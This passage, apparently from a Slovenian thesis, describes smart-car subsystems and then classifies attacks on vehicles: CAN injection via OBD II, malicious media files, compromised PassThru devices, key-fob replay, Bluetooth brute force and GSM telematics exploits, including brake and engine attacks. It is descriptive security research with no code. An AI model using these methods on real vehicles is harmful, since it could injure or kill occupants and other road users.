3.4.3 Video sistem

Moderni avtomobili sedanjosti omogočajo predvajanje visokoločljivih video vsebin, ki v kombinaciji z audio sistemom tvorijo enovito multimedijsko okolje znotraj avtomobila. V slednjem so realizacije video sistemov prisotne prek medijev, kot so TV enote in DVD predvajalniki, ki za delovanje uporabljajo komponente audio sistema, na primer priključke za slušalke. [30] Enote video sistema so v običajni konfiguraciji avtomobila nameščene na sistemu infotainment in na voznikovem/sovoznikovem sedežu, kot prikazano na sliki 3.10. [30]



Slika 3.10: Prikaz vzvratnega video sistema. [30]

3.4.4 Navigacijski sistem

Elektronska enota, kot je navigacijski sistem avtomobila v realnem času omogoča storitvi iskanja optimalne poti in vodenja do cilja, določenega s strani potnikov. Navedeni storitvi pri tem uporabljata sistem znan pod imenom GPS, sestavljen iz GPS sprejemnikov in satelitov, ki krožijo okoli zemeljske orbite. [28] Navigacijski sistemi so razširitev že opisanega radijskega sistema, ki poleg običajnih medijskih priključkov ponuja tudi dodatne funkcionalnosti [21], kot so glasovno vodenje do cilja, satelitski radio in prostoročno telefoniranje preko tehnologije Bluetooth. Kot omenjeno imajo novodobni navigacijski sistemi vgrajeno možnost dinamičnega prilagajanja poti glede na posebne dogodke na poti (nesreče, dela na cesti ter vremenske razmere) in ob tem omogočajo interaktivno označevanje točk zanimanja (turistične atrakcije, nakupovalna središča), ki bi morebiti pritegnile pozornost potnikov v avtomobilu. [21]

3.4.5 Sistem ADAS

ADAS je skupek sistemov, ki med vožnjo pomagajo vozniku na način, da avtomatizirajo, prilagodijo in izboljšajo delovanje sistemov, odgovornih za varnost in kakovost vožnje v avtomobilu. [20] Sistemi ADAS temeljijo na aplikacijah, povezanih s senzorsko tehnologijo, računalniškim vidom ali tehnologijah prihodnosti, kot sta komunikacija med vozili (angl. V2V) in komunikacija vozila z infrastrukturo (angl. V2I). [20]


Sistemi odgovorni za varnost realizirajo funkcionalnosti preprečevanja nesreč s tem, da opozorijo voznika v primeru potencialne nevarnosti na poti. Primeri takšnih sistemov so sistem za ščitenje pešcev, sistem za preprečevanje naleta in sistem za prilagajanje hitrosti vozila glede na spredaj vozeče vozilo. Hkrati sistemi ADAS realizirajo tudi prilagodljive funkcionalnosti med vožnjo, denimo sistem za vzdrževanje voznega pasu, sistem za prikazovanje slepih kotov avtomobila ter sistem za samodejno parkiranje. Opisani sistemi ADAS predstavljajo enega od najhitreje rastočih tehnoloških področij pametnega avtomobila. [27] Slika 3.11 [27] na primeru avtomobila Ford Fusion prikazuje lokacije sistemov ADAS.

Slika 3.11: Prikaz lokacij sistemov ADAS avtomobila Ford Fusion. [27]


3.4.6 Sistem infotainment

Izraz infotainment se je v področju avtomobilizma pričel uporabljati z uvedbo medijskih naprav in storitev v avtomobil, ki potnikom med vožnjo nudijo ažurne informacije o razmerah na poti na način, da potniki pri tem doživijo prijetno uporabniško izkušnjo. Sistem infotainment ima nameščen operacijski sistem in je sestavljen iz na sliki 3.12 [10] prikazanega vmesnika HMI, ki na centraliziran način omogoča več vrst storitev, realiziranih s strani prej predstavljenih sistemov, s katerimi uporabnik komunicira. Storitve, ki jih sistem nudi lahko kategoriziramo kot zabavno usmerjene (radijski, audio ter video sistem), informacijsko usmerjene (navigacijski sistem) in telekomunikacijsko usmerjene (povezljivost GSM, internet). [10]

Sistem omogoča tudi rabo naprednih funkcionalnosti, kot so varnostno usmerjene storitve (klic v sili in sledenje vozila), sistemsko administrativne storitve (personalizacija sistema infotainment) in storitve povezane z udobjem v potniški kabini avtomobila (nastavitve klimatskih naprav ter sedežev). [10] Enote sistema infotainment se medseboj povezujejo prek brezžičnih komunikacijskih kanalov tehnologije Bluetooth ter v standardizirana avtomobilska omrežja, ki temeljijo na protokolih MOST in CAN. [10] V omrežju sistema infotainment obstaja glavna enota, ki predstavlja gospodarja omrežja in je sestavljena iz vsaj ene procesne enote za realnočasovno komunikacijo in vsaj ene procesne enote za podporo interakcije uporabnika z aplikacijami sistema infotainment. [10] Medtem se kot prikazuje slika 3.13 [10] vse enote z ostalimi sistemi avtomobila povezujejo preko centralnega prehoda na hrbetnico omrežja avtomobila.



Slika 3.12: Prikaz enote HMI sodobnega sistema infotainment. [10]



Slika 3.13: Shema omrežne arhitekture sistema infotainment.

Poglavje 4

Delitev, zgradba in pregled opreme za izvedbo napadov na pametni avtomobil

S trendom naraščanja računalniško nadzorovanih funkcionalnosti in integriranih tehnologij pametnega avtomobila se strmo širi tudi površina za izvedbo potencialnih napadov. Slednji skušajo na več različnih načinov skozi tako imenovane vektorje napada napadalcu zagotoviti zlonameren dostop do notranjega omrežja avtomobila. Vektorji napada temeljijo na načinih dostopa, ki jih lahko razdelimo na fizične in brezžične. Fizični vektorji napada predstavljajo dostopne točke v omrežje avtomobila prek posebnih diagnostičnih vrat standarda OBD II in medijskih predvajalnikov, brezžični vektorji napada pa preko v avtomobilsko omrežje integriranih uporabniških storitev ter tehnologij, kot so Bluetooth, RKE, TPMS in GSM. Napadi na avtomobil se poleg načinov dostopa razlikujejo tudi po udarnosti v smislu kompleksnosti izvedbe napada ter morebitnih posledic, ki jih ima napad na sisteme avtomobila. V nadaljevanju poglavja smo tudi pripravili pregled aktualne programske in strojne opreme, ki napadalcu pomaga pri izvajanju nelegitimnih operacij nad avtomobilom.

4.1 Delitev in zgradba napadov po načinu dostopa

4.1.1 Napadi z neposrednim fizičnim dostopom

Pri napadih z neposrednim fizičnim dostopom napadalec potrebuje neposreden dostop do na sliki 4.1 [34] prikazanih diagnostičnih vrat standarda OBD II, ki predstavljajo glavno vstopno točko v notranje omrežje avtomobila. Napadalec na omenjena vrata na zelo preprost način priključi ustrezno opremo, prek katere pošilja sporočila protokola CAN v omrežje in na ta način upravlja z delovanjem tamkajšnjih elektronskih nadzornih enot. Omenjen napad izkorišča ranljivosti v implementaciji avtomobilskega protokola CAN [3], od katerih so ključne:


- **Ranljivost za napad DoS**
  Zaradi narave protokola CAN paketi z nižjo številko identifikatorja pridobijo višjo prioriteto od paketov z višjo številko identifikatorja. Posledično lahko napadalec v omrežje odpošilja pakete s številom 0 v identifikacijskem polju in na ta način povzroči odpoved delovanja elektronskih nadzornih enot.

- **Naslavljanje paketov CAN vsem enotam**
  Paketi CAN se na fizičnem in logičnem nivoju dostavljajo vsem enotam v omrežju (angl. broadcast) [3]. Na ta način lahko napadalec ali okužena enota enostavno prisluškuje omrežni komunikaciji in pošilja pakete vsem enotam v omrežju.


- **Šibek nadzor dostopa**
  Protokol CAN omogoča preverjanje avtorizacije za izvajanje kritičnih opravil nadzornih enot z mehanizmom izziv-odgovor, kjer lahko posamezna nadzorna enota lahko nastopa le v enem ali dveh parih izziv-odgovor hkrati. [3]

- **Odsotnost avtentikacijskih polj v paketu CAN**
  Na ta način si lahko vse enote v omrežju brez omejitev med seboj pošiljajo sporočila. Tako lahko okužene enote ali napadalec nadzirajo delovanje vseh enot v omrežju, če le-te nimajo vgrajenih ustreznih varnostnih mehanizmov. [3]

Napadalci se za izvedbo neposrednih napadov s fizičnim dostopom pogosto poslužujejo vzvratnega inženiringa zaradi razumevanja delovanja enot, analizatorjev prometa zaradi ugotavljanja, kateri paketi so pomembni in kateri ne in iterativnega poskušanja odpošiljanja različnih formatov paketov v omrežje. [3] Raziskovalci so s praktičnimi poskusi [3] na realnih avtomobilih ugotovili vrsto zlorab, ki so možne z neposrednim dostopom napadalca do avtomobila. Primeri takšnih so varnostno manj kritični primeri napadov, denimo prilagajanje osvetlitve nadzorne plošče avtomobila, prižiganje in ugašanje radijskega sistema kot tudi varnostno kritični primeri napadov, povezanih z ugašanjem motorja avtomobila ter aktivacijo zavor, oboje pri velikih hitrostih. Kot prikazano omenjeni način dostopa omogoča napadalcu izvedbo široke množice napadov zaradi ranljivosti v protokolu CAN, ki pa se jih lahko izvede le v primeru fizičnega dostopa do vozila, prikazanega na sliki 4.2 [25]. Poleg tega je slabost takšnega napada tudi nizka skalabilnost in težavna izvedba napada brez odkritja žrtve. [12]



Slika 4.1: Prikaz standardnih vrat OBD II. [34]




Slika 4.2: Prikaz napada z neposrednim fizičnim dostopom. [25]

4.1.2 Napadi s posrednim fizičnim dostopom

Napadi s posrednim fizičnim dostopom omogočajo napadalcu dostavo zlonamernega vhoda prek dveh različnih vektorjev napada in sicer preko medijskega CD predvajalnika ter prej opisanih diagnostičnih vrat OBD II. V primeru CD predvajalnika lahko napadalec izkoristi ranljivost v razčlenjevalniku datotek zvočnega formata MP3 in medijskega predvajalnika WMA na način, da se zaradi varnostne luknje v eni od bralnih funkcij datotek lahko slednji dodajo dodatna sporočila. [4] Tako lahko napadalec izvede napad, da na CD medij prenese datoteko z zvočnim zapisom formata WMA, na katero predhodno doda funkcionalnost pošiljanja vnaprej določene množice paketov protokola CAN v omrežje avtomobila. Slednja funkcionalnost se aktivira ob predvajanju zvočne datoteke v medijskem predvajalniku in je relativno efektivna zaradi majhne količine v zaglavje zvočne datoteke dodanih zlonamernih sporočil. [4] Drugi način posrednega fizičnega dostopa je preko diagnostničnih vrat standarda OBD II. Za razliko od običajnega neposrednega fizičnega dostopa se v avtomobilih, narejenih po letu 2004 za potrebe posodobljanja in

diagnostike elektronskih nadzornih enot uporablja standard PassThru. [4] Slednji je v osnovi knjižnica DLL operacijskega sistema Windows, ki preko žičnih ali brezžičnih povezav omogoča komunikacijo vrat OBD II z napravo PassThru. [4] Takšne naprave se dandanes v kombinaciji z ustrezno programsko opremo uporabljajo v servisnih centrih (angl. SCN) za dostop do avtomobilskega omrežja, za izvedbo diagnostničnih storitev in odpravo napak v delovanju elektronskih nadzornih enot. Posledično omenjena naprava predstavlja idealno sredstvo za dostop napadalcev do notranjih omrežij avtomobilov. Napadalci za nelegalen dostop do naprave PassThru in prek le-te do avtomobila izkoriščajo predvsem ranljivosti v šibki avtentikaciji, ki jim omogoča vzpostavitev povezave z napravo pod pogojem, da se nahajajo v omrežju SCN. [4]

Poleg tega lahko napadalci zaradi ranljivosti v mehanizmu validacije vnosnega polja v napravi [4] sprožijo vrivanje zlonamerne kode, ki se namesti na napravo PassThru. Okužena naprava ob vsaki interakciji z avtomobilom, kot prikazuje shema na sliki 4.3 [12] prek protokola CAN prične s pošiljanjem s strani napadalca določenih zlonamernih sporočil, s katerimi okuži avtomobil in za katere velja, da se na avtomobilu pričnejo izvajati po vnaprej določenem času. Omenjen postopek je možno tudi zasnovati z zlonamernim programom, kot je denimo črv, ki preiskuje za drugimi napravami PassThru v okolici in za svoje delovanje ne potrebuje vodenje napadalca. [4] Prednost izvedbe takšnega napada je visoka skalabilnost in nizka cena. [12]



Slika 4.3: Shema posrednega fizičnega napada preko naprave PassThru.

4.1.3 Napadi z neposrednim brezžičnim dostopom kratkega dometa

V kategorijo brezžičnih tehnologij kratkega dometa sodijo v podpoglavju 3.4 opisane tehnologije Wi-Fi, RFID ter Bluetooth s sistemoma TPMS in RKE. Omenjena sistema pogosto delujeta v istih frekvenčnih pasovih. [4] Sistem TPMS se nahaja v večini vozil narejenih po letu 2007 in je namenjen za periodično pošiljanje informacije o tlaku pnevmatik prek tehnologije Wi-Fi. Napadi za zlorabo omenjenega sistema temeljijo na zajemu 32-bitnega enoličnega identifikatorja enote TPMS, ki služi za povezavo le-te z ustrezno elektronsko nadzorno enoto znotraj avtomobila. Identifikator lahko napadalec pridobi s pošiljanjem 125 kHz nizkofrekvenčnega radijskega signala enoti, ko avtomobil miruje ali z zajemanjem brezžičnega prometa, ki ga enota med premikanjem avtomobila oddaja ustrezni elektronski nadzorni enoti. [4] Na ta način lahko napadalec po pridobljenem identifikatorju izvaja široko množico napadov, denimo odpošiljanje ponarejenih paketov ustrezni elektronski nadzorni enoti za aktivacijo opozorila o nepravilnem tlaku pnevmatik na nadzorni plošči ali za proženenje drugih zlonamernih dogodkov (npr. proženje obcestnega razstreliva), ko se vozilo nahaja v bližini. [4]

Sistem RKE služi za dostop do avtomobila brez uporabe ključa in predstavlja nadgradnjo obstoječih sistemov s posebnimi zaščitnimi kodami. V avtomobilskem ključu sistema RKE je vgrajen oddajnik, ki preko tehnologije RFID ob primerni oddaljenosti omogoča legitimnemu uporabniku dostop do avtomobila. V takšno brezžično komunikacijo med ključem in avtomobilom se lahko vrine morebitni napadalec, ki lahko v pasu ultra visokih frekvenc zajame identifikator ključa in s poslušanjem ter ponavljanjem prometa pridobi kodo, potrebno za dostop do avtomobila. [18] Možna je tudi izvedba napada, kjer napadalec z ustrezno opremo prestreže signal ključa in sprejemniku avtomobila odpošlje nekoristne podatke. [18] To sistemu v avtomobilu prepreči, da spremeni kodo potrebno za dostop do avtomobila in omogoči napadalcu vpogled v zajeto legitimno kodo ter poznejšo uporabo slednje. [18]

Tehnologija Bluetooth se v področju avtomobila uporablja za množico uporabniških funkcij. Napadi, ki za izvedbo uporabljajo omenjeno tehnologijo, se delijo na neposredne ter posredne in se razlikujejo po načinu izkoriščanja varnostnih ranljivosti za dostop do avtomobila. Napad z neposrednim brezžičnim dostopom kratkega dometa s tehnologijo Bluetooth sestavljata dve pomembni fazi. V prvi fazi mora napadalec pridobiti naslov MAC opazovanega avtomobila tako, da v neposredni bližini le-tega z ustreznim analizatorjem prometa sproži zajem podatkov, ki so generirani s strani naprav, povezanih na Bluetooth omrežje avtomobila. [4]

Po pridobljenem naslovu MAC mora napadalec v drugi fazi z avtomobilom opraviti proces avtentikacije s skupno skrivnostjo [4] v obliki numeričnega gesla, ki ga v normalnih okoliščinah delovanja ob zahtevi za povezovanje izstavi vmesnik HMI. Omenjeni proces avtentikacije napadalec običajno zaobide z napadom z grobo silo tako, da generira veliko število zahtev za povezovanje, na katere dobiva odgovore in iz slednjih rekonstruira geslo, potrebno za dostop do avtomobila. [4] Opisana metoda napada je časovno potratna, slabo skalabilna in tvegana zaradi prisotnosti napadalca v bližini vozila, možno jo je pa tudi pohitriti s hkratnim zajemom podatkov z več avtomobilov pod pogojem, da je v slednjih vsaj ena naprava že povezana v omrežje Bluetooth. [4, 12]

4.1.4 Napadi s posrednim brezžičnim dostopom kratkega dometa

Za razliko od neposrednega si pri napadih s posrednim brezžičnim dostopom kratkega dometa napadalec do avtomobila utira pot preko nanj že povezanih naprav, kot so pametni telefoni, tablice in podobno. Glavni vektor napada v omrežje avtomobila predstavljajo zlonamerne spletne strani in aplikacije, ki jih uporabniki prek spleta naložijo na svoje naprave. Takšne aplikacije so znane kot trojanski konji, ki uporabnika zavedejo kot legitimna programska oprema, skozi katero lahko napadalci nadzirajo in narekujejo delovanje na-

prave. Posledično lahko napadalci v primeru povezovanja takšne naprave, ki vsebuje zlonamerno opremo na avtomobil zaradi slabih varnostnih mehanizmov v področju telematike, v katero spada tudi tehnologija Bluetooth okužijo in ogrozijo delovanje posameznih elektronskih enot in s tem tudi avtomobila. [12] Na sliki 4.4 [12] opisan napad je težko odkriti in omogoča visoko stopnjo skalabilnosti. [12]

Slika 4.4: Shema posrednega brezžičnega napada kratkega dometa.

4.1.5 Napadi z brezžičnim dostopom dolgega dometa

Pri raziskovanju možnih vektorjev napadov z brezžičnim dostopom dolgega dometa smo osredotočeni na avtomobile, ki imajo v področju telematike vgrajeno tehnologijo GSM. Kot je v podpoglavju 3.4 opisano, slednja tehnologija realizira storitve, povezane z udobjem in varnostjo potnikov ter zaradi svoje narave predstavlja očitno tarčo napadalcev za dostop do avtomobila. Vektorji napada na avtomobil prek tehnologije GSM največkrat izkoriščajo ranljivosti v programski opremi vgrajene komunikacijske enote prek kanalov za prenos govora. Na ta način lahko napadalci z izkoriščanjem preverjenih ranljivosti, ki temeljijo na avtentikaciji klicatelja [4] srhljivo dosežejo oddaljen nadzor nad delovanjem vozila. Ranljivosti omenjene enote so povezane s ponavljajočimi klici avtomobila. Komunikacijska enota avtomobila ob prejemu klica klicatelju pošlje izziv, ki je predhodno kriptiran s 64 bitnim deljenim

ključem in hkrati zažene časovnik za merjenje časa trajanja trenutne avtentikacije ter med čakanjem ne sprejema novih zahtev za vzpostavitev klica. [4] V primeru, da enota od klicatelja prejme napačen odgovor ali tega sploh ne prejme, se po preteku določenega časovnega okvira proži pošiljanje sporočila o napaki. Po nekaj neuspešnih poskusih vzpostavitve zveze se v kodi v delu komunikacijske enote, ki je odgovorna za generiranje izzivov in preverjanje odgovorov pojavijo napake, ki tvorijo ranljivost. [4] Primeri takšnih napak so pomanjkljiv psevdonaključni generator izziva, ki se ob vsakem zagonu avtomobila in s tem komunikacijske enote inicializira na konstantno vrednost semena ter napaka v kodi razčlenjevalnika prejetih odgovorov. [4]

Zaradi pomanjkljivosti v slednjem lahko napadalec tvori odgovor na določen izziv (v grobem 1 od 256) [4], ki ga enota upošteva kot pravilnega, čeprav to ni. Ob predpostavki, da se psevdonaključni generator ne ponastavlja (žrtev ne ugasne avtomobila medtem, ko je slednji periodično klican) se izzivi spreminjajo ob vsakem klicu in iz tega sledi, da bo natanko 1 od 256 izzivov imel strukturo ugodno za napadalca. Tako lahko slednji v povprečju po izvedenih 128 klicih zaobide proces avtentikacije [4] in si brez odkritja žrtve zagotovi dostop do avtomobila. Za nadaljno izvedbo napada napadalec izkorišča neskladje med velikostjo poslanega sporočila in velikostjo dodeljenega medpomnilnika na strani komunikacijske enote, kar ob daljših premorih in ustrezno velikih poslanih sporočilih med zaporednimi klici pripelje do prekoračitve medpomnilnika. Napadalec s pomočjo slednje ranljivosti prisili komunikacijsko enoto, da vzpostavi povezavo s spletom in preko podatkovnega kanala prenese in na avtomobil namesti zlonamerno opremo. [4, 12]

4.2 Delitev in zgradba napadov po udarnosti

4.2.1 Moteči napadi

Skupino motečih napadov sestavljajo tisti napadi, ki nimajo neposrednih posledic na zdravje in življenje potnikov v avtomobilu. Tukaj sodijo predvsem napadi na radijski sistem in nadzorno ploščo avtomobila ter na razne funkcionalnosti v področju potniške kabine. Moteče napade napadalci običajno izvajajo z opazovanjem prometa v omrežju CAN in načina komunikacije med elektronskimi nadzornimi enotami. S tem in z neposredno aktivacijo različnih komponent avtomobila (npr. pomik stekel) lahko napadalci ugotovijo potreben format paketov za izvajanje ciljne funkcije. Napadalcem se na ta način omogoči ugrabitev delovanja radijskega sistema tako, da ga lahko poljubno prižigajo, ugašajo ter mu spreminjajo raven glasnosti brez vpliva potnikov. [3] Napadalci lahko tudi prevzamejo nadzor nad prikazom podatkov, kot sta hitrost ter nivo goriva v avtomobilu in prilagajo osvetlitev ter podatke, izpisane na nadzorni plošči, kot prikazuje slika 4.5. [3]

Slika 4.5: Prikaz spremenjenih podatkov nadzorne plošče. [3]

Za nadzor funkcij v potniški kabini si napadalci poleg opazovanja prometa pomagajo tudi s tehniko vzvratnega inženiringa paketov v nizkohitrostnem in naključnim pošiljanjem formatov paketov v visokohitrostnem omrežju CAN. [3] Z vzvratnim inženiringom paketov skušajo napadalci na določeni množici elektronskih nadzornih enot s pomočjo ustrezne programske opreme doumeti, na kakšen način te enote delujejo. Pri naključnem pošiljanju paketov v omrežje pa napadalci upoštevajo omejeno območje veljavnih paketov CAN in glede na to s poskušanjem naključno določijo vhode, ki aktivirajo določeno skupino funkcionalnosti. Napadalci z omenjenima načinoma napada lahko krmilijo praktično vse funkcije v področju potniške kabine, denimo zaklepanje in odklepanje vrat, prižiganje notranjih luči, periodično aktivirajo hupo, brisalce ter funkcije sistema HVAC. [3] Izvedba motečih napadov je enostavno izvedljiva, ker od napadalca v večini primerov napadov ne terja popolnega poznavanja delovanja posameznih enot avtomobila.

4.2.2 Kritični napadi

Nasprotno od motečih predstavljajo kritični napadi možnost za poškodbe ali smrt potnikov v avtomobilu. V skupino kritičnih napadov spadajo napadi na varnostno občutljive enote v področju pogonskega sklopa avtomobila, kamor sodita modula motornih in zavornih elektronskih nadzornih enot. Pri obeh modulih lahko napadalci uporabljajo identično metodologijo napada, ki je povezana s prej opisanim naključnim pošiljanjem paketov v omrežje avtomobila. [3] Na ta način lahko napadalci med delovanjem avtomobila povzročijo odpoved ali nepričakovano delovanje omenjenih kritičnih modulov. Posledica takšnih napadov je simultani izklop cilindrov motorja [3], nenadzorovano povečanje njegovih obratov [3] ter okvara motorja [3] ob pošiljanju velike količine zlonamernih paketov modulu motorne elektronske nadzorne enote. Poleg tega lahko napadalci s selektivnim naključnim pošiljanjem paketov modulu zavorne elektronske enote sprožijo prenehanje delovanja zavor kot tudi aktivacijo posamezne zavore ali sistema zavor. [3] Postopki izvedbe kritičnih napadov so relativno preprosti in za razliko od motečih napadov zahtevajo več časa. Tukaj je potrebno tudi omeniti, da kritičnih napadov ni mogoče izvesti zgolj z opazovanjem omrežnega prometa ob aktiviranju ciljnih enot napada, denimo zavor.

4.2.3 Sestavljeni napadi


Sestavljeni napadi so napadi, ki vključujejo zlonamerno kombinirano aktivacijo več zgoraj opisanih modulov elektronskih nadzornih enot in sistemov hkrati. Takšni napadi lahko predstavljajo grožnjo potnikom v avtomobilu in so navadno kompleksni za izvedbo. Za potrebo ilustracije razsežnosti in zgradbe napadov takšne vrste smo iz kopice le-teh izbrali in analizirali sestavljen napad na merilnik hitrosti ter v povezavi z le-tem na sistem luči v avtomobilu. Sestavljen napad na merilnik hitrosti vključuje prestrezanje paketov o trenutni hitrosti avtomobila, ki se prenaša prek nizkohitrostnega omrežja CAN in odpošiljanja paketov s ponarejenim podatkom o hitrosti na nadzorno ploščo vozila. [3]

Takšen napad lahko na primer vozniku prikrije, da je prekoračil hitrost, a kot tak ne predstavlja značilne grožnje na varnost potnikov v avtomobilu, saj je potrebno, da je vrednost ponarejene hitrosti znotraj razumnih meja realne hitrosti zaradi preprečitve odkritja nepravilnosti. Primer potencialno zelo nevarnega napada predstavlja sestavljen napad na sistem luči [3] v povezavi s hitrostjo avtomobila. Kot prikazano v podpoglavju o motečih napadih, lahko napadalci na ustrezen način ugotovijo format paketov, ki je potreben za določeno funkcionalnost. S tem lahko napadalci pridobijo potrebne pakete za izklop zunanjih in notranjih luči avtomobila, ki jih kombinirajo s prej zajetemi podatki o hitrosti vozila. Na ta način lahko s takšnim sestavljenim napadom napadalci nepreklicno izklopijo vso osvetlitev vozila, nad določeno hitrostjo v denimo nočnem času. Brezpredmetno je govoriti, da je nesreča ob takšnem sestavljenem napadu neizbežna, saj poleg voznika napadenega vozila izgubijo informacijo o položaju le-tega tudi ostali udeleženci v prometu.

4.3 Pregled opreme za izvedbo napadov

4.3.1 Orodje CHT


Orodje za izvedbo napadov na omrežje CAN (angl. CHT), prikazano na sliki 4.6 [24] sta na lanski varnostni konferenci Black Hat Asia predstavila španska raziskovalca. Orodje omogoča izvedbo praktično vseh vrst napadov, predstavljenih v prejšnjem podpoglavju. Za izvedbo napada napadalec potrebuje fizični dostop do avtomobila, na katerega preko vrat OBD II priklopi orodje CHT. Napadalec po priklopu orodja preko tehnologije Bluetooth prične z oddaljenim pošiljanjem zlonamernih ukazov, ki izkoriščajo nezavarovano strukturo omrežja CAN na fizičnem in logičnem nivoju in v skladu s tem vpeljejo nepravilnosti v delovanju tamkajšnjih elektronskih nadzornih enot. Omenjeno orodje predstavlja velik potencial na področju napadov na pametni avtomobil, saj izdelava takšnega orodja v lastni režiji z nakupom komponent nanese okoli 20 evrov. Hkrati raziskovalci, ki so izdelali prototip tega orodja v bližnji prihodnosti obljubljajo nadgradnjo orodja iz Bluetooth na celično tehnologijo GSM, ki bo povečala doseg izvajanja oddaljenih napadov.



Slika 4.6: Prikaz orodja CHT. [24]

4.3.2 Orodje CANtact

